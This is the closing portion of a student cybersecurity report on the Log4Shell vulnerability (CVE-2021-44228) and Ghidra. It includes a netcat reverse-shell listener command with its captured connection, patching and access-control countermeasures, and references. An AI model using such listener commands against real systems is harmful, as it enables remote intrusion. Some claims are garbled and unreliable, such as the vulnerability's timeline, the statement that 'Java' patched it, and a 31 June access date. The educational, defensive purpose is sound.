
Format: Executable and Linking Format (ELF)

Language: x86:LE:64:default:gcc

Destination Folder: SSS:/

Program Name: new_c.exe

In the netcat listener you can investigate it is listening to the port 1234



Processing section headers...

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.15] 55944
0
 `�ls
```

IV. COUNTERMEASURES

Always keep your operating system and third-party software up to date.

Update all your software as soon as vendors release patches. Keeping your software up to date could protect you from an RCE attack. For years after patches have been issued, old and patched vulnerabilities are still being exploited in the wild. This is because hackers understand that timely software patching is difficult for commercial organizations, and as a result, many organizations have "lazy" update practices.

Sanitize user input

The same rules apply to input from authenticated users, internal users, and public users.

Use access control lists (ACL)

Your users' permissions are limited by access control lists. The permissions granted to your users may limit what an attacker can do if they compromise one of your users' accounts. Take the time to properly configure and use ACLs for your organization.

V. CONCLUSION

My investigation is based on the Log4j vulnerability, CVE 2021-44228. This was discovered in 2013 and will be used for the first time in 2021. Log4j is a vulnerability with numerous possibilities, including RCE. With the highest CVSS score, Log4j became extremely dangerous. Every java application that uses Log4j (below version 2.16) for logging purposes, either directly or indirectly through a library that the application uses, is vulnerable to Log4j exploits. Java has now patched it, but it does not deprecate their functions. As a result, there may be other ways to exploit the Log4j vulnerability that have yet to be discovered.

Ghdra's most recent version is 10.1.3, which addresses this vulnerability. Log4j is a serious threat that should not be underestimated. As a result, most security teams should prioritize assessing exposure and addressing vulnerabilities. This entails inspecting the entire IT state for any Java code and determining whether it makes use of the Log4j library.

VI. REFERENCES

[1]"CVE-2021-44228: Proof-of-Concept for Critical Apache Log4j Remote Code Execution Vulnerability Available (Log4Shell)", *Tenable®*, 2022. [Online]. Available: https://www.tenable.com/blog/cve-2021-44228-proof-of-concept-for-critical-apache-log4j-remote-code-execution-vulnerability. [Accessed: 04- Jul- 2022]

[2] *Youtube.com*, 2022. [Online]. Available: https://www.youtube.com/watch?v=oC2PZB5D3Ys. [Accessed: 05- Jul- 2022]

[3]"Mitigating Log4Shell and Other Log4j-Related Vulnerabilities | CISA", *Cisa.gov*, 2022. [Online]. Available: https://www.cisa.gov/uscert/ncas/alerts/aa21-356a. [Accessed: 04- Jul- 2022]

[4]"How to Use Ghidra to Reverse Engineer Malware | Varonis", *Varonis.com*, 2022. [Online]. Available: https://www.varonis.com/blog/how-to-use-ghidra. [Accessed: 07- Jul- 2022]

[5] *Prplbx.com*, 2022. [Online]. Available: https://www.prplbx.com/resources/blog/log4j/. [Accessed: 05- Jul- 2022]

[6]"Zero Day in Ubiquitous Apache Log4j Tool Under Active Attack", *Threatpost.com*, 2022. [Online]. Available: https://threatpost.com/zero-day-in-ubiquitous-apache-log4j-tool-under-active-attack/176937/. [Accessed: 08- Jul- 2022]

[7]"Apache Log4j Vulnerability Guidance | CISA", *Cisa.gov*, 2022. [Online]. Available: https://www.cisa.gov/uscert/apache-log4j-vulnerability-guidance. [Accessed: 03- Jul- 2022]

[8]"Critical Apache Log4j Vulnerability Updates | FortiGuard Labs", *Fortinet Blog*, 2022. [Online]. Available: https://www.fortinet.com/blog/threat-research/critical-apache-log4j-log4shell-vulnerability-what-you-need-to-know. [Accessed: 31- Jun- 2022]

[9]"CVE-2021-44228 vulnerability in Apache Log4j library", *Securelist.com*, 2022. [Online]. Available: https://securelist.com/cve-2021-44228-vulnerability-in-apache-log4j-library/105210/. [Accessed: 06- Jul- 2022]

[10]"Ghidra tutorial in reverse engineering for window (absolute beginner)", *Medium*, 2022. [Online]. Available: https://medium.com/@acheron2302/ghidra-tutorial-in-reverse-engineering-for-window-absolute-begineer-302ba7d810f. [Accessed: 08- Jul- 2022]

[11]"An unpatched vulnerability found in NSA's Ghidra toolkit | Packt Hub", *Packt Hub*, 2022. [Online]. Available: https://hub.packtpub.com/an-unpatched-vulnerability-in-nsas-ghidra-allows-a-remote-attacker-to-compromise-exposed-systems/. [Accessed: 09- Jul- 2022]

[12] F. Serna, "Log4j2 Vulnerability (CVE-2021-44228) Research and Assessment - The Databricks Blog", *Databricks*, 2022. [Online]. Available: https://databricks.com/blog/2021/12/23/log4j2-vulnerability-cve-2021-44228-research-and-assessment.html. [Accessed: 08- Jul- 2022]

[13] *Youtube.com*, 2022. [Online]. Available: https://www.youtube.com/watch?v=kvlbq6E-Uy4&t=512s. [Accessed: 10- Jul- 2022]

VII. CONFIDENTIAL STATEMENT

This report is strictly for educational purposes, and I confirm that the websites I used for this purpose were chosen after thorough verification that they were associated with the bug bounty program. I conducted all my testing in accordance with the owner's policies.

VIII. AUTHER’S PROFILE

Wimalasena G.R.T.D
IT20059354
I’m a third-year undergraduate student of Sri Lanka Institute of Information Technology following the degree B.Sc.(honors) in Cybersecurity.